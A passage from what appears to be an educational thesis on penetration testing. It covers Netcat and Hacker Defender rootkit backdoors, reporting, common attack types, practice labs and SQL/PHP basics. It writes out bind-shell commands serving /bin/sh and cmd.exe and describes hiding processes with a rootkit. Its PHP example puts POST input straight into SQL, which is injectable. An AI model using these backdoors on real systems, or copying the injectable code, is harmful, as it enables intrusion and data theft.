  - `nc` invokes the Netcat tool.
  - `-l` to enter the listener mode.
  - `-p 1337` specifies the port where Netcat will listen.

  Then, the attacker connects to the same port using Netcat with the command:

  ```
  nc 192.168.18.132 1337
  ```

  Now, the two machines are connected. If the user wanted to send files from one machine the other, it can be done adding at the end `> file_name` in the target's command and `< file_name` in the attacker's command.

  Another useful functionality is for executing programs. This is done with the *-e* option plus the location of the file. This allows the attacker to run a backdoor in the target machine if he types in the victims terminal the command

  ```
  nc – l -p 12345 -e /bin/sh.
  ```

This will cause the target to serve up a shell (in Linux OS) to whoever connects to port 12345, so the attacker just needs to use Netcat to connect the concrete port, in this case with the command: `nc 192.168.18.132 12345`

- **Hacker defender**

Hacker defender is full-fledged Windows rootkit (meaning it can be only deployed in a Windows machine) that is easy to understand and configure. When Hacker defender is installed, it includes three main files: hxdef100.exe, hxdef100.ini and bdcli100.exe. The first one is the executable file that runs Hacker Defender on the target machine, the second one is the configuration file where the attacker sets up the options that wants to use and the list of files, programs, or services that wants to hide. The last one is the client software that the attacker uses to connect to the Hacker Defender's backdoor [1].

After the attacker uploads the zip file hsdef100.zip on the target machines, he can unzip it in a folder (rk in the example) and as an example, it will include the Netcat execution file as well (nc.exe). To start configurating the rootkit, the hxdef100.ini file has to be opened. Inside there are different sections apart from the default entries that hide the Hacker Defender's files [1]:

- Hidden Table: Any files, directories or folders in this section will be hidden from the explorer and the task manager used by windows. For example, the folder used to unzip the Hacker Defender's files should listed here.
- Hidden Processes: In this section, the user writes the processes or programs that wants to hide. It can be useful to include here tools like Netcat.
- Root Processes: This section is used to allow programs to interact with and view the previous hidden folders and processes.
- Hidden Services: The services listed here will be also hidden.
- Startup run: Here can be listed the programs that the user wants to automatically run when starting Hacker Defender. For the example, it is included the following command to automatically start Netcat:

  ```
  c:\rk\nc111nt\nc.exe -L -p 8888 -e c:\windows\system32\cmd.exe
  ```

  This option starts Netcat with a similar command as the one explained earlier, that allows the attacker to connect to the backdoor at the port 8888.

  The configuration file should look like it is shown in **Figure 2.9** with the added options.



***Figure 2.9**: Screenshot of the hxdef100 file. [1]*

Once the rootkit is running all those files, programs and services will be hidden from the victim, allowing the attacker to constantly connect to the target machine without the fear of being detected.

In the post exploitation step, it has been explained some concepts like backdoors and rootkits as well as a few of common techniques and tools that allows the user to maintain the access to the target machine after a successful exploitation. After this step, it can be considered that the practical attack is over, but the penetration test is not finished yet.

2.2.6 Final Report

As it was said in the introduction, a penetration test is an agreement between two parts, the client and the professional and because of this, the client has to obtain something from it. The final report is a document that summarizes all the findings from the previous steps. Oftentimes, the report will be the only visible part from the process to the client so, it is important that this report is well organised and easy to understand. For a better understanding from the client, the final report should be divided into several parts. Although there is not a standard way of doing it, here there are some ideas that can be used.

The final report can be formed by these parts [1]:

- Summary.
- Walkthrough of how the penetration test was performed to provide an understanding of how the system was compromised.
- Detailed report.
- Raw output of the tools.

Summary

This part is a brief section where should be highlighted the major discoveries on the system. For example, the critical vulnerabilities and the exploits found and how they impact the system. It should also be linked with the detailed report where the technical aspects should be explained in deep. It is recommended an evaluation of the overall system's security as well.

Walkthrough

In this part should be explained how the machine has been compromised and the steps that has led the penetration tester to the result.

Detailed Report

This report will include a comprehensive list of your findings as well as the technical details. Always the critical findings should be presented first to allow the client to take action on the most serious findings first. Anytime a major finding is discovered, it should be accompanied by captures demonstrating their veracity and giving evidence of the results. Even if it is discovered a vulnerability but the penetration tester is not able to exploit it, it should be added to the report because a vulnerability is always a weakness of the system. The boundaries of the test such as the scope, the time and the budget should be also specified in the report as well as the legal and ethical restrictions [1].

Once the results are explained, the penetration tester should also give his opinion about possible mitigations or solutions to the problems found. Some of the tools may include suggestions on how to fix the vulnerabilities but, if it is not the case, the professional should provide his own ideas.

Raw Output

This part should include all the outputs of the tools that have been used. It is not necessary to include all the commands used or the penetration tester's personal code. The other parts of

the final report should be properly linked to this section to make it easier for the reader to understand the explanations.

2.3 Conclusions

This chapter aims to get the reader closer to the security experts community and the overall process of a penetration test to understand the complexity behind. First by introducing the different roles of hackers depending on the intentions and then focusing on “white hat” hackers and their work to test and find weaknesses on client’s system.

For this purpose, the report passes through every step of the process detailing the fundamental concepts, explaining the functionality of some of the most popular and useful tools and giving examples of the basic commands.

After this, the reader should have a basic idea on how a penetration tester works and the methodology followed, the different possibilities to approach a system and obtain access to it.

Chapter 3 :Types of cybersecurity attacks

A cybersecurity attack is when an individual or an organization deliberately and maliciously attempts to breach the information system of another individual or organization. While there is usually an economic goal, these can be perpetrated with an array of motives, including political activism purposes [11].

Nowadays, cybersecurity attacks present a growing threat to businesses, governments and individuals around the world. According to a Clark School study at the University of Maryland, there is a hacker attack of computers with Internet access every 39 seconds on average and the global average cost of a data breach for small and midsize businesses is $3.9 million while for public companies it rises to $116 million on average. The losses are not only monetary but in reputation [12] . Also, the expectations for global cybercrime estimates damage costs of $6 trillion by 2021 [13]. **Figure 3.1** shows the statistics about the most common types of breaches.



***Figure 3.1**: Graphic shows the statistics of breaches between 2011 and 2019. [54]*

For these reasons, more and more resources are being deployed to counter cyber-attacks, although there is still a lot to do in terms of cybersecurity awareness, prevention and security best practises.

In this chapter, there will be explained some of the most common types of attacks with the different intentions and techniques involved. There will be also given real examples showing the magnitudes of the damages caused and the consequences of some of the attacks. It is important to understand the possible results of an attack, not only in the system but also in the company's situation. The attacks covered below are:

- Malware
- Phishing
- Man in the Middle (MitM)
- Denial of Service (DoS)

Malware attacks

As mentioned in chapter 2, the word malware comes from malicious software and consists of a code designed to cause damage to data, to gain access to an unauthorized network or collect information. The first malware attack ever was a virus called Elk Cloner discovered in 1982 and since then malware attacks have been on rise reaching their top in 2018 with 10.5 billion. Last year this kind of attacks were 5.6 billion [14].

These are the main types of malware depending in their behaviour and their actions:

- Viruses: These are probably the most common type of malware. They infect applications attaching themselves to the initialization sequence and replicates itself, infecting other code in the computer system. Viruses can also attach themselves to executable code or associate themselves with a file by creating a virus file with the same name but with an .exe extension, thus creating a decoy which carries the virus [11]. The difference with other types of malware resides in the fact that the virus only activates if the victim executes the file where it resides.

- Worms: Worms are very similar to viruses but differ in that they do not attach to a file, they are self-contained programs that propagate across the networks and computers. They are often spread through email and when the victim opens it, sends a copy of itself to every contact of the victim's email. They are famous because they can infect entire networks very quickly. For example, the worm that has caused more losses in history was "Mydoom", which in 2004 caused an estimated damage of $38

billion by spreading in mass by email. At one point, it was responsible for 25% of all emails sent [15].

- Trojans: Like the Greek soldiers story, trojans are a type of malware that disguises itself as legitimate software and then, once they are activated, they enable the attacker to spy, steal data or establish a backdoor that can be used by other malware to access the machine.

- Ransonware: This malware blocks access to the victim's data or computer and asks for a payment to liberate it. In other words, a ransonware attack hijacks information by encrypting it and threatens to publish or delete it unless a ransom is paid [16]. On average, organizations pay a ransom of $233,000 in the Q3 of 2020. The biggest and most famous ransomware in history was "Wannacry". It was launched in 2017 and affected 200.000 computers in 150 countries for 4 days. The estimated total losses are closed to $4 billion [17].

- Spyware: This malware is design in order to spy what the user is doing and collect information about it, without the victim knowing it. This programs violate the victims privacy by gathering passwords, credit cards and other sensitive information and sending it to another entity.

Phishing

Phishing attack is the practice of sending emails that appear to be from trusted sources with the goal of gaining personal information or influencing users to do something. It could involve an attachment to an email that loads malware onto your computer. It could also be a link to an illegitimate website that can trick you into downloading malware or handing over your personal information [16].

When this is done to a very specific target, it is called spear phishing. In this activity, the attacker takes the time to investigate the target and creates messages that are personal and relevant for the victim.

Man in the Middle (MitM)

This attack occurs when a hacker inserts himself in a communication between two parties. Once this is done, if the traffic is not encrypted, the attacker is able to see, steal or modify it and send it back as if he was one of the parts of the communication. **Figure 3.2** represents MitM attack.



***Figure 3.2**: Representation of the parts involved in a MitM attack. [47]*

This technique is used, for instance, in session hijacking when a hacker inserts between a trusted client and a network server and pretends to be the client by disconnecting it from the server and using the same IP address and sequence numbers. Then, the attacker continues with the dialog while the server believes it is still communicating with the client [16].

Denial of Service (DoS)

A denial-of-service attack floods systems, servers, or networks with traffic to exhaust its resources. As a result, the system is unable to respond to service request and for other users looks like it has been shut down [16].

Attackers can also use multiple compromised devices to launch this attack. This is known as a distributed-denial-of-service (DDoS) attack. It is very common when performing a DDoS attack to use botnets. Botnets are a number of compromised devices that carry out the instructions of an owner that uses a command and control (C&C) software. Because the real owner of the device is unaware of the situation, these computers are also known as zombies. **Figure 3.3** helps to understand the differences.



***Figure 3.3**: Representation of a DoS and a DDoS attack. [53]*

One good examples of these attacks was “The Mirai Dyn DDoS attack “ in 2016. Mirai was an already known botnet that on October 21,2016, attacked Dyn, a DNS provider with one terabit per second traffic flood. The attack shut down Dyn’s services affecting other platforms such as HBO, Twitter, PayPal, Netflix and Airbnb [18]. **Figure 3.4** represents the major location of the outages that day.



***Figure 3.4**: A map of internet outages in Europe and North America caused by the Dyn DDoS attack in October 21, 2016. [18]*

In conclusion, cyber-attacks are a big threat to companies and individuals worldwide leaving tremendous losses each year and stealing personal data, thus violating the right of privacy of

millions of people. Although each year more and more resources are used against these malicious actions, the statistics reflect that there is a lot to do yet to protect the information on the internet. This resources apply also to security experts, where there is an estimation of unfilled cybersecurity jobs by 2021 of 3.5 million worldwide [19].

The explanations point that hackers have many ways to compromise targets, steal or modify data, deny service and even steal the identity of their victims, for this reasons, it is important that people take seriously the security practises that lower these risks such as updating the software to the newest version or not revealing information to untrusted sources. Although it may seem like personal information has no value as an individual, there is a big market behind it that moves millions. As the mathematician Clive Humby stated in 2016, “Data is the new oil” [20].

Chapter 4 : Practice environments

Many newcomers to the cybersecurity community may be confused on which is the proper way of practising their abilities or explore without breaking the law. In this chapter some examples are given to perform safe attacks or attempt to access authorized systems without any bad consequences to the user.

4.1. Local laboratory

In this sub-chapter, it is explained how to create a personal hacking laboratory in your own computer. A hacking laboratory is a sandboxed environment where your traffic and attacks have no chance of escaping or reaching unauthorized or unintended targets [1]. For this example, the laboratory will rely on virtual machines (VMs). To use them is necessary to allow virtualization in the host computer.

A virtual machine is a virtual environment that functions as a virtual computer system with its own CPU, memory, network interface, and storage, created on a physical hardware system [21].

To set up one, the user needs just a hypervisor and the OS image file of the desired OS. A hypervisor, also known as a virtual machine monitor or VMM, is a software that creates and runs virtual machines by virtually sharing the computer's resources [22]. Some examples of known free VMMs are Oracle VM VirtualBox and VMware. In **Figure 4.1** are represented the different parts.



***Figure 14.1**: : Representation of a system using VMs. [15]*

To make sure there is not any mistake that can cause attacking an external and not-intended machine, it is recommended to unplug any Internet cable and turn off the wireless card. Then, IP addresses can be assigned to the networks cards so the VMs can still be able to communicate with each other [1].

Another aspect where VMs are recommended for these cases, it is because the penetration test process can cause some damage on the target machine. Rather than having to physically reinstall an entire OS, VMs are easy to restore to its original configuration.

For having a basic laboratory, it is needed at least two machines: the attacker and the victim. It is strongly recommended to use as an attacker machine a security-orientated OS like Kali Linux because it has many tools already installed on it from information gathering to final reporting. It can be found at https://www.kali.org//downloads/.

For the victim machine it is recommended to look for a weak OS, that allows the attacker to easily find vulnerabilities to exploit. Here are some examples:

- Metasploitable: Metasploitable is an intentionally vulnerable Linux virtual machine that can be used to conduct security training, test security tools, and practice common penetration testing techniques [23]. It is free and available at https://sourceforge.net/projects/metasploitable/files/.
- Windows XP: This OS will work as well as Metasploitable due to the fact that it has been very used OS and there are a lot of known vulnerabilities on it. It can downloaded at https://www.microsoft.com/en-us/Download/.

Once the user installs the VMM and both virtual machines, he can start to practise just by running both VMs in a totally safe environment.

4.2. Web laboratories

Another option for practising are online laboratories. Some web pages provide with a series of simulated machines to allow users to compromise them. To use them, it is only required to access to the website and follow the instructions. Some of these examples are Hack The Box and Offensive Security.

- **Hack The Box**

Hack The Box is an online platform that enables users to test their penetration testing skills and exchange ideas and methodologies with other members of similar interests and be found at https://www.hackthebox.eu/. It contains several challenges that are constantly updated. Some of them simulating real world scenarios and some of them leaning more towards a capture the flag (CTF) style of challenge [24]. The machines (as they call them) rotate each week for the free version users while VIP versions are able to connect to the retired ones (almost 150 of them). Their huge community also helps by constantly posting walkthroughs of how to access the different machines so there is a lot of information for users to learn in different areas of cybersecurity. **Figure 4.2** shows how the machines are presented on the website.



***Figure 15**: Screenshot of the retired machines section in Hack The Box.*

For users, there are several ways of learning with this platform, however the only inconvenient with Hack the Box is that it requires some medium knowledge with some of the languages, processes and services of the system due to this, it is not recommended for newcomers as they will not understand enough to been able to practise.

For this reason, when first attempting to join in the platform, the user is asked for an invitation code. This invitation code has to be obtained from the login page by hacking it using different functions from Javascript and translating the code from encoding type ROT13 to BASE64. Without being familiar with these concepts, there is little chance a new user is going to be able to success, however it ensures that only users with a certain level can access the platform.

- **Offensive Security**

  Offensive Security is the international company responsible of the creation and maintenance of the Linux distribution, Kali Linux. The company provides their own certifications and courses in different areas of cybersecurity as well as counselling and training to many technology companies. All of the information can be found at https://www.offensive-security.com/.

  This website has also a "proving grounds" section that is very similar to Hack The Box and allows users to remotely connect to a Kali Linux OS and recreate different environments for practising different techniques. They use their own exploit database ensuring it is up to date and provide various Oss and attack vectors to master different penetration testing skills.

With the platforms and services explained here, any user can set up his own laboratory or connect to the web platforms to perform attacks and learn from the process of gaining access to a machine. Creating a secure environment is crucial to develop new skills and test them in the penetration testing area and these ideas help anyone for this purpose, simulating real world-scenarios and systems with an educational point of view.

Chapter 5 : Security in a SQL Database

5.1. Introduction to databases and SQL

A database is an organized collection of structured information, or data, typically stored electronically in a computer system. In the most common types of databases, data is modelled in rows and columns in a series of tables. This structure allows the data to be easily accessed, managed, modified, updated, controlled, and organized [25].

Nowadays, nearly all e-commerce sites like banks, retail stores, websites or warehouses use databases to store product inventory and customer information.

There a several types of databases that differ in the manner they use the data. Here are some of them:

- Relational databases: These databases relates the data in the form of tables where each record is translated to a row and each of the columns represents a value. There are different types of values, for example, numeric (integer, float, …), text (char, …) and time (timestamp, year, …). Relational databases are the most common due to its efficiency and flexibility and the one used in this project.
- Distributed databases: A distributed database consists of several files located in different places. The database may be stored on multiple computers, physical locations or networks [25].
- Object-orientated databases: In this types of databases the data is stored in the form of objects. This objects not only contain the data but also the relationships between data, without the need of rows and columns. This useful for applications that deal with complex data.
- Data warehouses: Data warehouses are central repositories for data specially designed for fast query and analysis.
- NoSQL databases: A nonrelational database or NoSQL, allows unstructured data to be stored and manipulated (in contrast to relational databases). These type of databases grew as web applications became more and more complex [25].

Databases typically require a comprehensive database software program known as a database management system (DBMS). A DBMS serves as an interface between the database and its end users or programs, allowing users to retrieve, update, and manage how the information is organized and optimized. A DBMS also facilitates oversight and control of databases,

enabling a variety of administrative operations such as performance monitoring, tuning, and backup and recovery. Together, the data and the DBMS, along with the applications that are associated with them, are referred to as a database system. Some examples of popular database software or DBMSs include MySQL, Microsoft Access, Microsoft SQL Server, FileMaker Pro, Oracle Database, and dBASE [25].

To interact with a database, it is necessary a way to communicate between both the database and the application. For this purpose, it is used different database languages that allows users to control access to data, create, alter or drop tables, insert, update or delete data and query information. Database languages are specific to a type of database. Most databases use structured query language (SQL) for writing and querying data.

According to the American National Standards Institute (ANSI) [26] and the International Organization for Standardization (ISO) [27], Structured Query Language (SQL) is the standard language for relational database management systems.

Although most database systems use SQL, most of them also have their own additional proprietary extensions that are usually only used on their system. However, the standard SQL commands such as "Select", "Insert", "Update", "Delete", "Create", and "Drop" can be used to accomplish almost everything that one needs to do with a database [28]. Now it is explain these statements with their syntax:

- SELECT: Extracts data from a database.
  ```
  SELECT column1, column2 FROM table_name;
  ```
- INSERT INTO: Inserts new data into a database.
  ```
  INSERT INTO table_name (column1) VALUES (value1);
  ```
- UPDATE: Updates data in a database.
  ```
  UPDATE table_name SET column1=value1 WHERE condition;
  ```
- DELETE: Deletes data from a database.
  ```
  DELETE FROM table_name WHERE condition;
  ```
- CREATE: Creates either tables or databases.
  ```
  CREATE DATABASE database_name; CREATE TABLE table_name;
  ```
- DROP: Drops either tables or databases.
  ```
  DROP DATABASE database_name; DROP TABLE table_name;
  ```

5.2. Database example

After the introduction, the project focus on a database example created to understand the different parts involved in the process. In this sub-chapter, it will be explained the process in which a search from a website passes from different languages until it reaches the database and performs a query and what software has been implemented to create this database.

5.2.1 Elements and processes

There are several parts involved when a user searches in a website that is connected to a database. In this section, these parts are explained in detail. **Figure 5.1** represents the whole process.



***Figure 5.1**: Representation of the process that transforms a search in a website to a database's query.*

The first thing the user sees when he is, for example, in a website of a car brand it is a web page. A webpage is a specific collection of content provided by a website and displayed to a user in a web browser [29]. It consists in one or more files written in Hypertext Markup Language (HTML). HTML is used to structure a webpage and its content and allows the user to use other types of information such as images, videos, audio and more. The information is divided in two different sections: "head" and "body". Inside them, each piece of content is contained in tags that indicate different types of content. In **Figure 5.2** it is represented the layout of a webpage.



***Figure 5.2**: Representation of the structure of a webpage. [52]*

When the user has to insert information in a webpage, it is done through a form. Forms have several types of inputs, for example, texts boxes for character string, radios which allows to select one option or checkboxes that allow to select multiple options. If the inputs are expected to be used it is necessary, a "submit " button that will send the data. Also, the form needs to be related to another file where the information will be sent. This is done with the attribute "action" like in the following example:

```
<form method="post" action="file.php">
```

The method specifies how the data is sent. There are two options: GET and POST.

- GET: It passes the variables to the script via the URL parameters. When using the GET method the information is visible for everyone, for this reason, it is not recommended when passing usernames and passwords. Also, the amount of information is limited to 2000 characters [30].
- POST: It passes the variables via the HTTP POST method. Unlike the GET method, this method is invisible to others and has no limit of characters.

After the user presses the submit button, it will send to the php file. PHP stands for PHP: Hypertext Preprocessor. It is a server scripting language used to make dynamic and interactive webpages [31]. This php file is used to connect to the database and then, accept the data and translate it into the SQL syntax so the database is able to understand it.

This can be achieved with the following example [32].

```
<?php $connect = mysql_connect("server_name", "admin_name",
"password");                                                    if
(!connect) { die('Connection Failed: ' . mysql_error()); {
mysql_select_db("database_name",$connect);
```

The first two lines store in the "`$connect`" variable the value returned by the "`mysql_connect`" which is used to initialize and validate the database connection.

- The "`if`" statement terminates communication with the database if the connection is not accepted.
- The final line selects the database specified in "`database_name`" and signs in with the username and password specified in the first line.

Once both the files and the database are connected, the inputs are translated into a query for, in this example, insert the data as shown below:

```
$user_info = "INSERT INTO table_name (username, email) VALUES
('$_POST[username]', '$_POST[email]')";            if
(!mysql_query($user_info, $connect)) { die('Error: ' .
mysql_error()); } ?>
```

- The first two lines store in the value "`$user_info`" the following action: insert the sent "`username`" and "`email`" into the columns username and email from the table "`table_name`".
- The second last lines verify the connection to the table and inserts the data contained in "`$user_info`". If the transaction cannot be completed, an error message is sent.

The final SQL query would look like this:

```
INSERT INTO table_name (username, email) VALUES (username,
email)
```

5.2.2 Creation of a database

For this project, it has been used the software XAMPP. XAMPP is an Apache distribution that is used to build a local web server in the user's computer. It contains several programs: Apache, MySQL, MariaDB, PHP and Perl.

- Apache: It is an open-source web server software that is developed and maintained by an open community of developers.
